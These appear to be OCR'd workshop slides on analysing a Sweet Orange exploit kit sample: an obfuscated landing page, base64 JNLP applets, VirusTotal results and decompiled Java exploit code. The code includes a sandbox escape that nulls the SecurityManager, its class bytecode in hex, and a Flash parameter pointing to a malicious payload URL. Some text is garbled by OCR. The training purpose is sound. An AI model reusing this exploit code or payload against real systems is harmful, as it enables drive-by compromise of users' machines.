Beautify JavaScript or HTML (ctrl-enter)

Browser extensions and other uses: [Flattr this!](#)



Beautify JavaScript or HTML (ctrl-enter)

```

1 <object type=\ "application/x-shockwave-flash\" data=\ "GYhofitz\" allowScriptAccess=always width=\ "2\" height=\ "3\">
2   <param name=\ "movie\" value=\ "GYhofitz\" />
3   <param name=FlashVars value=\ "exec=http://cdn5.tequilaguildofamerica.com:16122/cars.php?style=580&pixel=114&timeline=12&news=675&image=1251&usage=338
4 </object>
5
6 <applet width=\ "25\" height=\ "9\">
7   <param value='PCEtLSBKTkxQIEZpbGUgZm9yIFN3aW5nU2V0MiBEcnp5RCB9cHBsaWNhdGlvbiAtLT48am5scCAgc3BlYz0iMS4wIiB4bWxuczpqZng9Imh0dHA6Ly9qYXZhdGEuY29tIiBocmVm
8   <param name="jnlp_href" value="applet.jnlp" />
9 </applet>
10
11 <applet width=\ "30\" height=\ "15\">
12   <param name=\ "jnlp_href\" value=\ "testi.jnlp\"></param>
13   <param name=\ "jnlp_embedded\" value='PD94bWwgdmVyc2lvbjo0iMS4wIiB4bWxuczpqZng9Imh0dHA6Ly9qYXZhdGEuY29tIiBocmVm
14   <param name=\ "javaFX version\" value=\ "2.0+\"></param>
15   <param value=\ "))))))))))))))))))))))))))Q3e6cA8X))))))))))))))))))))))))))Q4e67A8X))))))))))))))))))))))))))Q6b69A8X))))))))))))))))))))))Q3
16   <param value=\ "))))))))))))))))))))))))))Q5b5cA8X))))))))))))))))))))))))))Q662dA8X))))))))))))))))))))))))))Q266cA8X))))))))))))))))))))))Q5
17   <param value=\ "))))))))))))))))))))))))))Q6166A8X))))))))))))))))))))))))))Q6e5dA8X))))))))))))))))))))))))))Q6b6cA8X))))))))))))))))))))))Q6
18 </applet>

```

Beautify JavaScript or HTML (ctrl-enter)

Browser extensions and other uses:



## Decode from Base64 format



Simply use the form below

```
PD94bWwgdmVyc2lvbj0iMS4wliB4bWxuczpqZng9Imh0dHA6Ly9nb29nbGUuY29tliBoc  
mVmPSliPgogICAglCAglCAglCA8aW5mb3JtYXRpb24+CiAglCAglCAglCAglCAglCAglCA  
RsZT5Ob1BhcmFfbGxibHM8L3RpdGxIPgogICAglCAglCAglCA8dmVuZG9yPk5vUG  
FyYV9sbGVsczwwdmVuZG9yPgogICAglCAglCAglCA8L2luZm9ybWF0aW9uPgogI  
CAglCAglCAglCA8cmVzb3VyY2VzPgogICAglCAglCAglCA8ajJzZSB2ZXJzaW9uPSI  
xLjcrliBocmVmPSiilC8+CiAglCAglCAglCAglCAglCAglCAglCAglCAglCAglCAglCA  
haW49InRydWUiilC8+CiAglCAglCAglCAglCAglCAglCAglCAglCAglCAglCAglCAglCA  
CA8amZ4OmphdmFmeC1kZXNjIG1haW4tY2xhc3M9Im1haW5vbWFpbm8iIHByZWx  
vYWRlci1jbGFzc0iV3pJT2IMZCIgdmFtZT0iQXBwli8+CiAglCAglCAglCAglCAglCAglCA  
sZXQtZGVzYyBuYW1lPSJvcGlulBtYWluLWNsYXNzPSJtYWlub21haW5vMiiid2lk
```

(You may also select input charset.)

```
<jnlp spec="1.0" xmlns:jfx="http://google.com" href="">  
<information>  
<title>NoPara_ilels</title>  
<vendor>NoPara_ilels</vendor>  
</information>  
<resources>  
<j2se version="1.7+" href="" />  
<jar href="OmXIIer.jar" main="true" />  
</resources>  
<jfx:javafx-desc main-class="mainomaino" preloader-class="WzIOiLd"  
name="App"/>
```


**Base64**  
Base64 is a generic term for a number of similar encoding schemes that encode binary data by treating it numerically and translating it into a base 64 representation. The Base64 term originates from a specific MIME content transfer encoding.  
Base64 encoding schemes are commonly used when there is a need to encode binary data that






# Workshop

## TIPS!



# Workshop

## TIPS!



**DO IT LIVE!**



# Workshop

---

**Make sure you can access the following tools:**

<http://jsbeautifier.org/>

<https://www.base64decode.org/>

<http://www.convertstring.com/EncodeDecode/HexDecode>

## **Exercise Steps**

1. Upload the downloaded web component from the previous exercise to js beautify and identify the dangerous function calls.
2. Copy the beautified code back to your notepad and defang the dangerous function calls by turing them into variables.  
ex. `eval( bad_code )` —> `var defang_eval = bad_code`
3. Save the downloaded web component from your notepad as a .html file
4. Open the file in your web browser and add a breakpoint to the defanged functions.
5. Run the JS and see what you get.
6. Identify and download a copy of the exploit.



**20 MINUTES**

# Exploit Analysis

---



VirusTotal

Metasploit Git (Google)

ShowMyCode

IDEOne

Notepad



SHA256: c3ec6466a3f19410f2167dbdf6c211ed92ecb1847120d46e3d951bfc4142b492

File name: 2014-08-25-Sweet-Orange-EK-java-exploit-2-of-2.jar


Detection ratio: **2 / 55**

Analysis date: 2014-08-25 18:42:42 UTC ( 1 day, 6 hours ago )

- 📄 Analysis
- 🔗 Relationships
- ℹ️ Additional information
- 💬 Comments **1**
- 👍 Votes

Antivirus	Result	Update
Kaspersky	HEUR:Exploit.Java.Generic	20140825
NANO-Antivirus	Exploit.Zip.CVE-2013-2460.cvdhgv	20140825
AVG	✓	20140825
AVware	✓	20140825





Your decoded code:

```
import java.lang.reflect.Method;
import java.lang.reflect.Proxy;
import javafx.application.HostServices;
import javafx.application.Preloader;
import javafx.stage.Stage;


public class WzIOiLd extends Preloader
{
    private static void Kllq(method method, class class1)
    throws exception
    {
        boolean flag = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag1 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag2 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag3 = character.isSupplementaryCodePoint(6016);
        boolean flag4 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag5 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag6 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag7 = character.isSupplementaryCodePoint(10243);
        boolean flag8 = character.isSupplementaryCodePoint(2023);
        boolean flag9 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag10 = character.isSupplementaryCodePoint(11624);
        boolean flag11 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag12 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag13 = character.isSupplementaryCodePoint(11655);
        boolean flag14 = character.isSupplementaryCodePoint(8928);
        boolean flag15 = character.isSupplementaryCodePoint(6827);
        boolean flag16 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag17 = character.isSupplementaryCodePoint(6805);
        boolean flag18 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag19 = character.isSupplementaryCodePoint(0x10ffd);
        boolean flag20 = character.isSupplementaryCodePoint(0x10ffd);
    }
}
```

Ad Blocked

[ShowMyCode.com](#) on Facebook

Ad Blocked

 +453 Recommend this on Google

 Like 655 people like this.

Did you like ShowMyCode?





Ad Blocked

esc to close

</> source code

close fullscreen

```

67         new Integer(0x12024c), new Integer(0x100002), new Integer(0x1f300)
68     });
69
70     String s7 = "qyEVNvKYahsGIyTxkxnguHYybToYLHPizVFeeWtTyGftn";
71     String s8 = tstrfl(new String[] {
72         "nDcXH7"
73     }, Character.isSupplementaryCodePoint(0x10ffd) ? 5 : 4, new Integer[]
74         new Integer(0xaaeec), new Integer(0xecdd2), new Integer(0xf1bf6),
75     });
76     String s9 = s;
77     s9 = (new StringBuilder()).append(s9).append(s2).toString();
78     s9 = (new StringBuilder()).append(s9).append(s4).toString();
79     s9 = (new StringBuilder()).append(s9).append(s6).toString();
80     s9 = (new StringBuilder()).append(s9).append(s8).toString();
81     System.out.println(s9);
82 }
83 }

```

http://ideone.com/mQkV8m

language: Java

created: 0 seconds ago

visibility: public

Share or Embed source code

```

<script
src="http://ideone.com/e.js/mQkV8m"

```


Feedback

input Output

checkbox syntax highlight

Success time: 0.08 memory: 380224 signal:0  
com.sun.tracing.ProviderFactory

Ad Blocked



```

public void YkH(WzIOiLd wzioild, Class aclass[])
{
    String as[] = MKFwLFyRoz.POPK(wzioild);
    try
    {
        byte abyte0[] = new byte[8192];
        Class class1 = wzioild.getClass();

        Object obj = XJyYj(class1, "getResourceAsStream", "java.lang.String", "ofaPB.qvcw");
        abyte0 = MKFwLFyRoz.dzLkINJLeH(obj, "555546DZD2A1FD2992");

        Object obj1 = Class.forName("com.sun.tracing.ProviderFactory").getMethod("getDefaultFactory", new Class[0]).invoke(null, new Object[0]);
        WzIOiLd.PDu(obj1);

        Class class2 = Class.forName("java.lang.invoke.MethodHandles");
        System.out.println(obj1);

        Method method = class2.getMethod("lookup", new Class[0]);
        XEc = GRkvnFKo.invoke(null, method, new Object[0]);

        Class class3 = NLqfxiGubs("sun.org.mozilla.javascript.internal.Context");
        Class class4 = NLqfxiGubs("sun.org.mozilla.javascript.internal.DefiningClassLoader");
        Class class5 = NLqfxiGubs("sun.org.mozilla.javascript.internal.GeneratedClassLoader");
        MethodHandle methodhandle = (MethodHandle)IVKfDUQ(class3, "enter", class3, new Class[0], true);
        Class aclass1[] = new Class[1];

        aclass1[0] = Class.forName("java.lang.ClassLoader");

        MethodHandle methodhandle1 = (MethodHandle)IVKfDUQ(class3, "createClassLoader", class5, aclass1, false);
        aclass1 = new Class[2];
        aclass1[0] = Class.forName("java.lang.String");
        aclass1[1] = (new byte[0]).getClass();

        MethodHandle methodhandle2 = (MethodHandle)IVKfDUQ(class4, "defineClass", java/lang/Class, aclass1, false);
        Object obj2 = methodhandle.invoke();
        Object obj3 = methodhandle1.invoke(obj2, null);

        Class class6 = methodhandle2.invoke(obj3, "disabler", abyte0);
        class6.newInstance();

        FJejxAu.Pfut00K(EaXkKlqWQ.edBMqnQp(as[0], ""), (new StringBuilder()).append(EaXkKlqWQ.edBMqnQp(as[1], s88)).append(s69).toString(), EaXkKlqWQ.edBMqnQp(as [

```





CAFEBABE0000003100590A001100200A002100220700230A00240025090000D00260800270A0028002909002A002B07002C07002D0A002E002F0700300700330800340A000C00350800360700370A003800390A001  
6003A07003B0A003C003D07003E07003F0100063C696E69743E010003282956010004436F646501000743616C6C53656301001E284C6A6176612F6C616E672F53656375726974794D616E616765723B295601000A  
457863657074696F6E7301000372756E01001428294C6A6176612F6C616E672F4F626A6563743B0C001800190700400C004100420100136A6176612F6C616E672F457863657074696F6E0700430C004400450C004  
6004701000C7364667364667364667364660700480C0049004A0700480C004C004D01000F6A6176612F6C616E672F436C6173730100196A6176612F6C616E672F53656375726974794D616E6167657207004E0C00  
4F00500100256A6176612F6C616E672F696E766F68652F4D6574686F6448616E646C6573244C6F6F6B75700100064C6F6F6B757001000C496E6E6572436C61737365730100106A6176612F6C616E672F537973746  
56D01001273657453656375726974794D616E616765720C0051005201000E73646673646673646673646620350100106A6176612F6C616E672F4F626A6563740700530C005400550C001B001C0100136A6176612F  
6C616E672F5468726F7761626C650700560C0057005801000864697361626C65720100276A6176612F73656375726974792F50726976696C65676564457863657074696F6E416374696F6E01001E6A6176612F736  
56375726974792F416363657373436F6E74726F6C6C657201000C646F50726976696C6567656401003D284C6A6176612F73656375726974792F50726976696C65676564457863657074696F6E416374696F6E3B29  
4C6A6176612F6C616E672F4F626A6563743B01001E6A6176612F6C616E672F696E766F68652F4D6574686F6448616E646C657301000C7075626C69634C6F6F6B757001002928294C6A6176612F6C616E672F696E7  
66F68652F4D6574686F6448616E646C6573244C6F6F6B75703B0100036F75740100154C6A6176612F696F2F5072696E7453747265616D3B0100136A6176612F696F2F5072696E7453747265616D0100077072696E  
746C6E010015284C6A6176612F6C616E672F537472696E673B295601000E6A6176612F6C616E672F566F6964010004545950450100114C6A6176612F6C616E672F436C6173733B01001B6A6176612F6C616E672F6  
96E766F68652F4D6574686F645479706501000A6D6574686F6454797065010042284C6A6176612F6C616E672F436C6173733B5B4C6A6176612F6C616E672F436C6173733B294C6A6176612F6C616E672F696E766F  
68652F4D6574686F64547970653B01000A66696E64537461746963010061284C6A6176612F6C616E672F436C6173733B4C6A6176612F6C616E672F537472696E673B4C6A6176612F6C616E672F696E766F68652F4  
D6574686F64547970653B294C6A6176612F6C616E672F696E766F68652F4D6574686F6448616E646C653B01001D6A6176612F6C616E672F696E766F68652F4D6574686F6448616E646C65010013696E766F686557  
697468417267756D656E7473010027285B4C6A6176612F6C616E672F4F626A6563743B294C6A6176612F6C616E672F4F626A6563743B0100116A6176612F6C616E672F496E746567657201000776616C75654F660  
100162849294C6A6176612F6C616E672F496E74656765723B00210016001100010017000000030001001800190001001A00000022000100020000000E2AB700012AB8000257A700044CB1000100040009000C0003  
00000000001B001C0002001A0000004F0005000500000043B800044DB200051206B60007B2000804BD0009590313000A53B8000B4E2CC0000C13000D120E2DB6000F3A04B200051210B60007190404BD001159030  
153B6001257B100000000001D00000004000100140001001E001F0001001A0000002300020002000000F2A01B60013A700044C103B80015B0000100000005000800140000000100320000000A0001000C002400  
310019



```
import java.io.PrintStream;
import java.lang.invoke.*;
import java.security.AccessController;
import java.security.PrivilegedExceptionAction;

public class disabler
    implements PrivilegedExceptionAction
{
    public disabler()
    {
        try
        {
            AccessController.doPrivileged(this);
        }
        catch(Exception exception) { }
    }

    void CallSec(SecurityManager securitymanager)
        throws Throwable
    {
        java.lang.invoke.MethodHandles.Lookup lookup = MethodHandles.publicLookup();
        System.out.println("sdfsdfsdfsdf");
        MethodType methodtype = MethodType.methodType(Void.TYPE, new Class[] {
            java/lang/SecurityManager
        });
        MethodHandle methodhandle = ((java.lang.invoke.MethodHandles.Lookup)lookup).findStatic(java/lang/System, "setSecurityManager", methodtype);
        System.out.println("sdfsdfsdfsdf 5");
        methodhandle.invokeWithArguments(new Object[] {
            null
        });
    }

    public Object run()
    {
        try
        {
            CallSec(null);
        }
        catch(Throwable throwable) { }
        return Integer.valueOf(56);
    }
}
```



```
public Exploit() {
    try {

        ByteArrayOutputStream classInputStream = new ByteArrayOutputStream();
        byte[] classBuffer = new byte[8192];
        int classLength;

        InputStream inputStream = getClass().getResourceAsStream(
            "DisableSecurityManagerAction.class");

        while ((classLength = inputStream.read(classBuffer)) > 0)
            classInputStream.write(classBuffer, 0, classLength);

        classBuffer = classInputStream.toByteArray();

        ProviderFactory fac = ProviderFactory.getDefaultFactory();
        Provider p = fac.createProvider(ExpProvider.class);
        invoc = Proxy.getInvocationHandler(p);
        Class handle = java.lang.invoke.MethodHandles.class;

